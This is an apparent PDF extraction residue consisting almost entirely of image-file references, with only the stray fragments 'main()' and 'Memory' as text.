

main()

Memory



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

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
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
